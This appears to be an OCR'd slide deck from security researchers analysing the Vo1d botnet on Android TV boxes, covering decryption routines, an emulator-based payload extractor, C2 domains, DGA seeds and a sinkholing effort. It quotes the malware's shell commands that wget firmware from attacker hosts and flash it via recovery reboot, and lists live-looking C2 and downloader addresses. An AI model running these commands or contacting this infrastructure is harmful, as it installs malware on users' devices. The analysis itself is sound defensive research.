                DCB 0xBF,0x87,0xBF,0xA8,0x7C,0x73,0x6D,0xAA,0x63,0x68,0x70,0x69,0x6B,0x68
                DCB 0x6E,0x63,0xA8,0x7C,0x86,0xBF,0xB2,0xA8, 0xE,0xBD,0xAA,0x68,0x73,0x6E
                DCB 0xAA,0x72,0x7F,0x63,0x6E,0x73,0x62,0xAA,0xBD,0xBF,0xBE,0x86,0xBF,0xB3
                DCB 0xBE,0xBF,0xBF,0x86,0xB2,0xB3,0xA9,0x45,0x76,0x7F,0xAF,0xAA,   8,0xAF
                DCB 0x72,0x7F,0x63,0x6E,0x73,0x62,0xA9,0x45,0x76,0x7F,0xAF,0xA1,0xA1,0xAF
                DCB 0x6A,0x74,0x63,0x76,0x7D,0xAF,0xAA,0x7F,0xAF,0xA8,0x6C,0x6E,0x6C,0x77
                DCB 0x62,0xA8,0x7D,0x62,0x6C,0x68,0x71,0x62,0x7D,0x46,0xAF,0xA1,0xA1,0xAF
                DCB 0x6D,0x72,0x7C,0x46,0x6D,0x68,0x47,0xAF,0x62,0x6C,0x77,0x68,0xAF,0xA0
                DCB 0xAA,0xAA,0x72,0x7F,0x63,0x6E,0x73,0x62,0x18,0x7F,0x6E,0x6C,0x74,0x6E
                DCB 0x60,0x62,0xBA,0xA8,0x6E,0xBD,0xA8,0x72,0x7F,0x63,0x6E,0x73,0x62,0xA9
                DCB 0x45,0x76,0x7F,0xA0,0xB9,0xA8,0x6C,0x6E,0x6C,0x77,0x62,0xA8,0x7D,0x62
                DCB 0x6C,0x68,0x71,0x62,0x7D,0x46,0xA8,0x6C,0x68,0x6A,0x6A,0x6E,0x69,0x63
                DCB 0xA1,0xA1,0x7D,0x62,0x6D,0x68,0x68,0x73,0xAF,0x7D,0x62,0x6C,0x68,0x71
                DCB 0x62,0x7D,0x46,   0
```

```
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

```
asc_7213        DCB "cd /a2 &&wget  http://tano.syhs8u.com:8080/stb-download/s905/A2-"
                                    ; DATA XREF: main+30↑o
                                    ; main+36↑o ...
                DCB "ota-update-201904100954.zip -O update.zip && mkdir -p /cache/rec"
                DCB "overy && busybox echo '--update_package=/a2/update.zip'>/cache/r"
                DCB "ecovery/command&&reboot recovery"
                DCB    0
                DCB    0
                DCB    0
                DCB    0
```

OTA - Sysup

New Implants

- Pcdn
- Ptcrack
- P2p_peer
- Play_station
- Sysup
- ...

```
cd /htv && wget -c http://h5d.xeaqo.com:8080/stb-download/s905/Htv5-ota-update-2019.03.28-9.13.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_packag=/htv/update.zip'>/cache/recovery/command&&reboot recovery
cd /a2 &&wget http://tano.syhs8u.com:8080/stb-download/s905/A2-ota-update-201904100954.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/a2/update.zip'>/cache/recovery/command&&reboot recovery
cd /a2 &&wget http://tano.syhs8u.com:8080/stb-download/s905/CYX-spain-ota-update-201812181524.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/a2/update.zip'>/cache/recovery/command&&reboot recovery
cd /a2 &&wget http://tano.syhs8u.com:8080/stb-download/s905/A2-tigre-ota-update-2019.04.01-14.01.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/a2/update.zip'>/cache/recovery/command&&reboot recovery
cd /htv && wget http://h5d.xeaqo.com:8080/stb-download/m3/HTV3-ota-full-20190624.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/htv/update.zip'>/cache/recovery/command&&reboot recovery
```


C:\work\1001night\pandora_final\sysup_firmware\A2-ota-update-201904100954.zip\system\bin\

名称	大小
HelloWorld	66 984
pandoraspear	316 796
pcdn	300 128

OTA - Forum

Fonestero.com

EL_LARA posted firmware named IRIS1800-4K_Pro_11.08.2023.zip



QAX
Leader in next-generation cybersecurity

A Conspicuous Kin

The Vo1d Botnet

Evolution, Algorithm, Problems ...

Vo1d – "Angry" Boss

QAX
Leader in next-generation cybersecurity


2024.09.12, Vo1d botnet, Drweb

- ✓ 1.3 M devices
- ✓ Download & Run Executable

Void captures over a million Android TV boxes

September 12, 2024

Doctor Web experts have uncovered yet another case of an Android-based TV box infection. The malware, dubbed Android.Vo1d, has infected nearly 1.3 million devices belonging to users in 197 countries. It is a backdoor that puts its components in the system storage area and, when commanded by attackers, is capable of secretly downloading and installing third-party software.



Countries with the highest number of infected devices detected

XXTEA
DGA(5 seeds)

Vo1d – Surprise

Via a POST request, **Android.Vo1d.5** contacts the C&C server whose address is taken from a preassigned list. By default, the list has only a single address `hxxp[:]//meiboot[.]com/api/config`.

Cypher text

```
C9 26 E8 34 C6 2A 2B C4  F1 F1 00 3F EF D7 E6 D4  .....*+.........
10 EF A4 D9 D9 00 E1 F6  1F 4C 7E 32 4C 8D 33 4C  .........L~2L.3L
8D 00 B7 E9 74 4B 45 FA  A6 20 D3 1C 30 E9 63 86  ......E..·..0...
E9 CD 5F B9 93 DE CA 45  C9 D6 08 94 F7 7D B9 EE  .......E........
A9 D0 78 45 76 94 80 9D  F7 05 24 D7 30 E2 C0 0F  ...Ev.......0...
04 6E 60 53 23 BD 50 03  BF 2C A9 BB B4 5C C5 11  .n`S#.P..,...\..
5A 1D CE 25 7D 42 03 4F  7E 1C 7A 3E 1A 68 E8 9A  Z...}B.O~.z>.h..
00 10 8D 18 28 AC 26 BD  71 AE 4A C9 B9 23 0B 9B  ....(.&.q.Jɹ·#..
C1 01 67 46 A9 01 5E 70  F1 D9 BD 7F 56 4B 97 61  ..gF..^p....VK.a
64 FF C1 D9 6E 93 AB 40  66 D5 CB F4 02 F5 FC 53  d...n..@f......S
11 51 A9 80 5C 07 16 AB  CB 98 25 FE 02 F3 89 7E  .Q..\...˘·%.....
57 91 7A 64 CC 2C 7A 71  E8 83 33 59 0A A9 59 23  W.zd..zq...Y..Y#
CF 4A 6B E4 24 1A F7 8C  A9 04 5D 65 B6 74 87 19  ..k.......]e.t..
42 49 E3 69 03 DD A4 C9  75 FE A7 3C 07 C1 91 67  BI...ږ·....<...g
54 45 FE 5F CF 45 72 F8  BD 47 95 BA 81 A7 54 50  TE._..r..G....TP
55 29 92 2F 81 82 71 9B  43 1C EB 27 16 CA 87 E2  U)./..q.C....ɟ·.
BA 83 A0 1E 85 EF 75 E4  63 88 2D 0B 53 76 B6 B3  ........c.-.Sv..
D6 68 19 E2 6C 2B 67 4F  0A 9D DE FE 93 42 43 CE  ......gO.....BC.
87 AD 01 00 01 CA 8A 60  B2 F7 F7 08 0E 08 09 0D  .....ʊ·`........
09 0E 0D 0C B3 B3 F7 B3  B9 0F B2 09 B2 BC 0F B2  ................
```

```python
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

Plain text

```
0x15728
google.com
0x15743
{"u":"%s", "m":"%s", "a":"%d", "s":"%d"}
0x1576f
http://%s/api/config
0x15736
baidu.com
0x159dc
meiboot.com
0x159eb
%02x%02x
```

Vo1d – A little Blue

QAX
Leader in next-generation cybersecurity

Are we stupid or what?

- ✓ Can’t get the payload
- ✓ Let ‘s use emulator

Android.Vo1d.5 extracts and decrypts a payload from itself, using the XXTEA algorithm with the key `fPNH830ES23QOPIM*&S955(2WR@L*&GF`. The decrypted object—the main **Android.Vo1d.5** body—is loaded into the RAM.

```python
import flare_emu
import hexdump

def extract_payload(xxtea_call: int, input_addr: int, length: int, key: bytes = b'fPNH830ES23QOPIM') -> None:

    start_time = time.time()
    eh = flare_emu.EmuHelper()
    eh.apiHooks.update({
        '__aeabi_memclr': eh.apiHooks['memset'],
        '__aeabi_memcpy': eh.apiHooks['memcpy']
    })

    out_buf = eh.allocEmuMem(length)
    in_buf = ida_bytes.get_bytes(input_addr, length)
    eh.emulateRange(
        startAddr=xxtea_call,
        registers={'R0': in_buf, 'R1': out_buf, 'R2': length, 'R3': key},
        skipCalls=False
    )
    decrypted_data = eh.getEmuBytes(out_buf, length)
    output_filename = f"{idc.get_root_filename()}.decrypt"
    with open(output_filename, "wb") as output_file:
        output_file.write(decrypted_data)
        hexdump.hexdump(decrypted_data[:0x10])
    print(eh.getEmuState())
    print(f"Time taken: {time.time() - start_time:.2f} seconds")


xxtea_addr = 0xb77c
input_addr = 0x1e1e0
length = 0x17004
extract_payload(xxtea_addr, input_addr, length)
```

```
00000000: 7F 45 4C 46 01 01 01 00  00 00 00 00 00 00 00 00  .ELF............
R0: 00017000    R1: 00000000
R2: 51333253    R3: 001B2FA4
R4: 9E3678B8    R5: 00170000
R6: 464C457F    R7: 00037FF8
R8: 00000000    R9: 00000000
R10: 00000000   R11: 00000000
R12: 35BFDA2E   R13: 00037FEC
R14: 4A86A6AC   R15: 0000B894
PC: 0000B894
SP: 00037FEC

Time taken: 863.35 seconds
```

Vo1d – asr xxtea

QAX
Leader in next-generation cybersecurity

IDA F5

```
v16 = 0xB54CDA56 - 0x61C88647 * sub_529C(52, v34);
v17 = v34 - 1;
if ( v16 )
{
  v18 = *v15;
  if ( v14 >= 8 )
  {
    v33 = v15;
    v32 = (int)&v15[v34 - 1];
    do
    {
      v23 = (int *)v32;
      v24 = v17 ^ (v16 >> 2);
      v25 = v34;
      v26 = v18 ^ v16;
      v27 = (int *)v32;
      do
      {
        v28 = *--v27;
        v18 = *v23 - (((v28 ^ v36[v24 & 3]) + v26) ^ (((v28 >> 5) ^ (4 * v18)) + ((16 * v28) ^ (v18 >> 3))));
        v29 = v25-- - 2;
        v26 = v18 ^ v16;
        LOBYTE(v24) = v29 ^ (v16 >> 2);
        *v23 = v18;
        v23 = v27;
      }
      while ( v25 > 1 );
```

xxtea? yes!

Reason

LSR VS ASR

```
LDR          R4, [SP,#0x40+var_34]
AND.W        R2, R9, #3
MOV          R1, R10
LDR.W        R2, [R11,R2,LSL#2]
LDR.W        R0, [R4,R10,LSL#2]
LDR.W        R12, [R4]
LSLS         R3, R0, #4
LSRS         R5, R0, #5
EORS         R0, R2
EOR.W        R2, R6, LR
EOR.W        R3, R3, R6,LSR#3
EOR.W        R5, R5, R6,LSL#2
ADD          R3, R5
ADD          R0, R2
EORS         R0, R3
SUB.W        R6, R12, R0
MOV          R0, #0x61C88647
ADDS.W       LR, LR, R0
STR          R6, [R4]
BNE          loc_2D22
```

```
LDRD.W       R12, R8, [SP,#0x148+var_134]
AND.W        R6, LR, #3
LDR.W        R1, [R8]
LDR.W        R6, [R11,R6,LSL#2]
LDR.W        R0, [R8,R12,LSL#2]
ASRS         R5, R0, #5
LSLS         R4, R0, #4
EORS         R0, R6
EOR.W        R5, R5, R3,LSL#2
EOR.W        R3, R4, R3,ASR#3
ADD          R0, R2
ADD          R3, R5
EORS         R0, R3
SUBS         R3, R1, R0
MOV          R0, #0x61C88647
ADDS.W       R10, R10, R0
STR.W        R3, [R8]
BNE          loc_20C6
```

🧠 Conceptual Difference

- **LSR** just shifts bits to the right. It **does not care** whether the number is signed or not.
- **ASR** shifts while **keeping the sign** intact (i.e., keeps the number negative if it was negative).

Vo1d – asr xxtea

QAX
Leader in next-generation cybersecurity

Reason

LSR VS ASR

```
LDR         R4, [SP,#0x40+var_34]
AND.W       R2, R9, #3
MOV         R1, R10
LDR.W       R2, [R11,R2,LSL#2]
LDR.W       R0, [R4,R10,LSL#2]
LDR.W       R12, [R4]
LSLS        R3, R0, #4
LSRS        R5, R0, #5
EORS        R0, R2
EOR.W       R2, R6, LR
EOR.W       R3, R3, R6,LSR#3
EOR.W       R5, R5, R6,LSL#2
ADD         R3, R5
ADD         R0, R2
EORS        R0, R3
SUB.W       R6, R12, R0
MOV         R0, #0x61C88647
ADDS.W      LR, LR, R0
STR         R6, [R4]
BNE         loc_2D22
```

```
LDRD.W      R12, R8, [SP,#0x148+var_134]
AND.W       R6, LR, #3
LDR.W       R1, [R8]
LDR.W       R6, [R11,R6,LSL#2]
LDR.W       R0, [R8,R12,LSL#2]
ASRS        R5, R0, #5
LSLS        R4, R0, #4
EORS        R0, R6
EOR.W       R5, R5, R3,LSL#2
EOR.W       R3, R4, R3,ASR#3
ADD         R0, R2
ADD         R3, R5
EORS        R0, R3
SUBS        R3, R1, R0
MOV         R0, #0x61C88647
ADDS.W      R10, R10, R0
STR.W       R3, [R8]
BNE         loc_20C6
```

```python
def decrypt(str, key):
    if str == '': return str
    v = _str2long(str, False)

    k = _str2long(key, False)

    n = len(v) - 1
    z = v[n]
    y = v[0]
    q = 6 + 52 // (n + 1)
    sum = (q * DELTA) & 0xffffffff
    while (sum != 0):
        e = sum >> 2 & 3
        for p in range(n, 0, -1):
            z = v[p - 1]
            v[p] = (v[p] - ((asr(z,5) ^ y << 2) + (asr(y,3) ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^ z))) & 0xffffffff
            #v[p] = (v[p] - ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^ z))) & 0xffffffff
            y = v[p]

        z = v[n]
        #v[0] = (v[0] - ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[0 & 3 ^ e] ^ z))) & 0xffffffff
        v[0] = (v[0] - ((asr(z,5) ^ y << 2) + (asr(y,3) ^ z << 4) ^ (sum ^ y) + (k[0 & 3 ^ e] ^ z))) & 0xffffffff

        y = v[0]
        sum = (sum - DELTA) & 0xffffffff
    #print(v)
    byte_array = b''.join(struct.pack('<I', i) for i in v)

    #return _long2str(v, True)
    return byte_array
```

```python
def asr(value, shift):
    """
    Perform an arithmetic shift right (ASR) operation.
    :param value: The signed 32-bit integer (treated as 32-bit)
    :param shift: The number of positions to shift.
    :return: The result of the arithmetic shift right.
    """
    if value & 0x80000000:  # Check if MSB is set (negative number)
        return (value >> shift) | (0xFFFFFFFF << (32 - shift)) & 0xFFFFFFFF
    else:
        return value >> shift
```

```
00000000: 7F 45 4C 46 01 01 01 00  00 00 00 00 00 00 00 00  .ELF............
Done!!
Time taken: 0.50 seconds
```

Vo1d – A New Campaign

QAX
Leader in next-generation cybersecurity

2024.11.28, Vo1d Downloader, XLab

✓ http://38.46.218.36:81/v1.0.0/jddx

```
00005C10  E6 85 66 CD 9F CB C8 92  00 97 F9 69 52 24 48 15  ...........iR$H.
00005C20  16 25 12 00 33 6B 52 8F  83 8E BC 8C A3 81 AC D6  .%..3kR.........
00005C30  A9 00 8A ED 70 0B 0B 3E  72 47 4B 44 48 7C 3B 3F  .......>rGKDH|;?
00005C40  39 70 04 4A 41 4B 48 70  4D 4D 4D 4D 00 4E E9 87  9p.JAKHpMMMM.N..
00005C50  FA 8B F1 FF B6 88 B6 F8  FC 88 81 F8 8D F8 FF F1  ................
00005C60  FC FA 88 8C F8 FD 8E 8A  FA 89 81 FA FF FC F8 8C  ................
00005C70  00 B3 ED 7E 53 9F 29 9E  50 9A 99 9E 29 9F 82 52  ......).P...)..R
00005C80  9C 80 9F 99 82 2E 9C 82  9D 2F 80 9E 9C 83 82 99  ........./......
00005C90  2F 80 2E 80 00 ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  /....??????????
```

```
00005C10  25 73 2F 2E 74 00 00 00  00 25 73 2F 64 61 74 65  %s/.t....%s/date
00005C20  00 00 00 00 4A 4E 49 5F  4F 6E 4C 6F 61 64 00 00  ....JNI_OnLoad..
00005C30  00 00 73 73 6C 38 37 33  36 32 2E 63 6F 6D 3A 76  ..ssl87362.com:v
00005C40  30 35 33 32 3A 39 39 39  39 00 00 00 00 64 37 61  0532:9999....d7a
00005C50  63 38 36 38 66 62 36 31  66 35 66 63 61 62 64 36  c868fb61f5fcabd6
00005C60  32 66 65 30 34 64 39 31  64 63 62 66 32 00 00 00  2fe04d91dcbf2...
00005C70  00 62 36 64 35 63 39 34  35 64 36 31 61 37 33 36  .b6d5c945d61a736
00005C80  34 31 65 37 31 30 66 33  35 37 32 31 34 66 33 65  41e710f357214f3e
00005C90  33 00 00 00 00 ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  3....??????????
```


```python
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

Vo1d – “Humble” Boss

QAX
Leader in next-generation cybersecurity

2024.11.29, Vo1d Variant, XLab

- ✓ sl87362.com:v0532:9999 (v05, 32bits)
- ✓ Download & Run Executable
- ✓ 1.35M+ nodes at 12.08



XXTEA
DGA(32 seeds)
RSA

Vo1d – Find More

38.46.218.36:81/v1.0.0/jddx
38.46.218.39/v1.0.0/jem

More j-variant ? 7

ssl87362.com:v0532:9999
ssl87362.com:v0832:9999

More {v0532} ? 150+

Xlab看门左狮子 - 我是渣兔啊 早上 6:06

```
502 http://38.46.218.36:81/v1.0.0/info
200 http://38.46.218.36:81/v1.0.0/jbf
200 http://38.46.218.36:81/v1.0.0/jddx
200 http://38.46.218.36:81/v1.0.0/jeex
200 http://38.46.218.36:81/v1.0.0/jem
200 http://38.46.218.36:81/v1.0.0/jhh
200 http://38.46.218.36:81/v1.0.0/jtxx
```

Xlab看门左狮子 - 我是渣兔啊 中午 11:46

```
http://38.46.218.36:81/v1.0.0/jfz
```


```
{"cmd_type": "status", "dmsg": "getfile_v0864", "plen": 376541, "psha1": "48406e798ea029082f6c5cab1278ae0ad4f225c2
{"cmd_type": "status", "dmsg": "getfile_inf", "plen": 25797, "psha1": "5b72eec2cd1a50a3bff84d7a66f461442b7d23a2",
{"cmd_type": "status", "dmsg": "getfile_vas15", "plen": 182985, "psha1": "3ac78a65c51a0bc388f137d3a9ce5a879c02969a
{"cmd_type": "status", "dmsg": "getfile_a1", "plen": 841785, "psha1": "6806f10713b2357eb85753a4ea30eb2d1b83cfcd",
{"cmd_type": "status", "dmsg": "getfile_dbak", "plen": 150217, "psha1": "f36285d66bf216be56a60f17b57fec71667e6f39"
{"cmd_type": "status", "dmsg": "getfile_d2", "plen": 149957, "psha1": "bd159155d548542aaabf664d718d2b72d3a2b59e",
{"cmd_type": "status", "dmsg": "getfile_p8732", "plen": 142685, "psha1": "2e86739e362f27773ca6bb5a63d8e856a92627cc
{"cmd_type": "status", "dmsg": "getfile_s68a", "plen": 35321, "psha1": "0d07afb13d5c4cbfe7afc7ade2d03b6348f99489",
{"cmd_type": "status", "dmsg": "getfile_d06", "plen": 225861, "psha1": "846f91060a064a0ee918861e1cca3f2b45f2f654",
{"cmd_type": "status", "dmsg": "getfile_vpf12", "plen": 617141, "psha1": "b165b3850d07b382707a60f9b5af51b24bf8a369
{"cmd_type": "status", "dmsg": "getfile_p8932", "plen": 297021, "psha1": "bacc243364f7ba4c83c28131af6c66b215d1658a
{"cmd_type": "status", "dmsg": "getfile_p8132", "plen": 55997, "psha1": "9fd84fe429daa14eab23555a80c83d432618d486"
{"cmd_type": "status", "dmsg": "getfile_d0564", "plen": 376373, "psha1": "c24c11ac736d0498a464ff75d8d4c887639d76e9
{"cmd_type": "status", "dmsg": "getfile_god", "plen": 31553, "psha1": "abc4582c7764ef9c80186c7ec9d0978b6c3156a8",
{"cmd_type": "status", "dmsg": "getfile_vy06", "plen": 230181, "psha1": "54afc5a2805233c2358984b01dde18e73a2316e5"
{"cmd_type": "status", "dmsg": "getfile_s78", "plen": 23049, "psha1": "f5712dacbaa4d9674560e16dfb0cc2713df7bedf",
{"cmd_type": "status", "dmsg": "getfile_s68a", "plen": 35321, "psha1": "0d07afb13d5c4cbfe7afc7ade2d03b6348f99489",
{"cmd_type": "status", "dmsg": "getfile_dwx", "plen": 225861, "psha1": "5b0b532d4d2b25a5a255053b02073cdf65a51c92",
{"cmd_type": "status", "dmsg": "getfile_p9032", "plen": 288497, "psha1": "645ef1c41115db80d426be411821c35c65dc2daa
{"cmd_type": "status", "dmsg": "getfile_vaszm", "plen": 574313, "psha1": "aa5a6cd1c66958480979e52a2fe5d5912b0600d4
{"cmd_type": "status", "dmsg": "getfile_p8732", "plen": 142685, "psha1": "2e86739e362f27773ca6bb5a63d8e856a92627cc
{"cmd_type": "status", "dmsg": "getfile_a1", "plen": 841785, "psha1": "6806f10713b2357eb85753a4ea30eb2d1b83cfcd",
```

Vo1d – Infras & nodes

QAX
Leader in next-generation cybersecurity

C2

✓ 12

Resolution Records

Domain	FirstSeen	LastSeen	Count	Tags
viewboot.com	2024-09-25 09:58:57	2025-02-23 23:59:20	28671	Void僵尸...
tumune3.com	2024-09-28 09:52:23	2025-02-23 23:56:18	40714	Void僵尸...
ttekf42.com	2024-11-11 23:19:01	2025-02-23 23:52:07	7727	Void僵尸...
pxleo5fbca7141b5.com	2024-10-09 12:27:40	2025-02-23 23:02:13	253	Void僵尸...
ssl8rrs2.com	2024-11-12 10:26:19	2025-02-23 22:55:51	7661	Void僵尸...

Resolution Records

Domain	FirstSeen	LastSeen	Count	Tags
tumune.com	2024-10-18 21:51:06	2025-02-23 23:58:35	255849	Void僵尸...
ttss442.com	2024-11-09 19:19:42	2025-02-23 23:57:15	7203	Void僵尸...
snakeers.com	2024-09-24 10:13:51	2025-02-23 23:02:53	812	Void僵尸...
works883.com	2024-10-21 18:20:00	2025-02-23 22:15:43	8943	Void僵尸...
skikiy.com	2024-10-09 01:50:00	2025-02-10 21:51:12	18	Void僵尸...
tttrs2.com	2024-12-17 22:24:12	2024-12-24 01:15:26	4	Void僵尸...
sleepwwx.com	2024-05-16 13:28:42	2024-11-14 12:48:12	251	Void僵尸...

Downloader

✓ 4

```
ssl87362.com
wowokeys.com
38.46.218.36
38.46.218.37
38.46.218.38
38.46.218.39
```

DGA SEEDS

✓ 256+

```
d4cbdf51ab4c4d9d
47edfeadfdb948a8
74a8b512a29a4dc2
2164963d1a5547c9
1cac3502eda1419f
0d7e5874464640c7
edd3b49c6ed34236
7bfa9de8de114e82
23777fdfccb84e13
7761dc15367b4930
4686c0a0e94c48b3
9cd5706ea0da4608
238941e24fab4efa
9b630e2ad0434ec5
af9726efee36479f
6a7126d9778f46fb
b5fcced4f94443a0
89b854ebfe5d1076
b24e10dabe572575
bd3000aff4b8a5c9
```

Vo1d – Infras & nodes

Vo1d – Unsolved Problems

QAX
Leader in next-generation cybersecurity

What is the real purpose of the Vo1d Botnet?

How can we disrupt the Vo1d botnet?

Vo1d – P1: Business

QAX
Leader in next-generation cybersecurity

Mzmess Framework


```
"code": 200,
"msg": [
    {
        "i": 63,
        "v": 2,
        "a": 4,
        "u": "wowokeys.com:p6332:9999",
        "m": "d6b48f14a90432eabe6b616c3f2edb39",
        "t": 1
    },
    {
        "i": 82,
        "v": 2,
        "a": 4,
        "u": "wowokeys.com:p8232:9999",
        "m": "4c186cd4affc71be089d00bbe2cbebed",
        "t": 2
    }
]
```


Plugins


```
{
    intervalTime: 3600000,
    md5: "814fece3296cfd2ba6da749e80d5006e",
    packageName: "com.app.mz.jaguarn",
    status: 0,
    url: http://cdn.webtencent.com/sdkfile/814fece3296cfd2ba6da749e80d5006e.apk?
    t=1736797341501&r=ZNopb2CboZP1mJzx&s=9a0057c29508958ed06da140c5c18729,
    versionNo: 14
}
{
    intervalTime: 3600000,
    md5: "541d3f9d735981cacf57682e30582932",
    packageName: "com.app.mz.lxhwdgn",
    status: 1,
    url: http://cdn.webtencent.com/sdkfile/541d3f9d735981cacf57682e30582932.apk?
    t=1738980573148&r=c6cb4Ebsp6CIKMP7&s=383872c38a017d32d1a872de9e2115be,
    versionNo: 1
}
{
    intervalTime: 3600000,
    md5: "c8bb96e7f823de1485eb6f178039587b",
    packageName: "com.app.mz.popan",
    status: 0,
    url: http://cdn.webtencent.com/sdkfile/c8bb96e7f823de1485eb6f178039587b.apk?
    t=1736319510214&r=ig1WMIGWNXdlqa15&s=6eb58e7c55fe7721df9775104b46eee8,
    versionNo: 7
}
{
    intervalTime: 3600000,
    md5: "0994b5447b309c618f45443c6818b8bc",
    packageName: "com.app.mz.spiritn",
    status: 0,
    url: http://cdn.webtencent.com/sdkfile/0994b5447b309c618f45443c6818b8bc.apk?
    t=1737212166798&r=JVm7ZDeiZG2psKUi&s=f8cd1170ab4f9d22fa219b91f76abbfb,
    versionNo: 2
}
```


Residential proxy
Ad fraud
Click fraud

Vo1d – p2: Shadowserver

QAX
Leader in next-generation cybersecurity

SHADOWSERVER
Lighting the way to a more secure Internet

My pleasure. Let's make the world a better place. Hats off to what you guys do!

Mar 4, 2025, 8:42 PM

Replying to

We have sinkholed the hardcoded C2s - this happened late 3rd March UTC, so it will take a while for the DNS changes to propagate, but you can already see the increase for yesterday: dashboard.shadowserver.org/statistics/com...

Let's look forward to even bigger numbers. Yesterday, our DGA sinkhole captured around 1.3 million unique IPs.😃

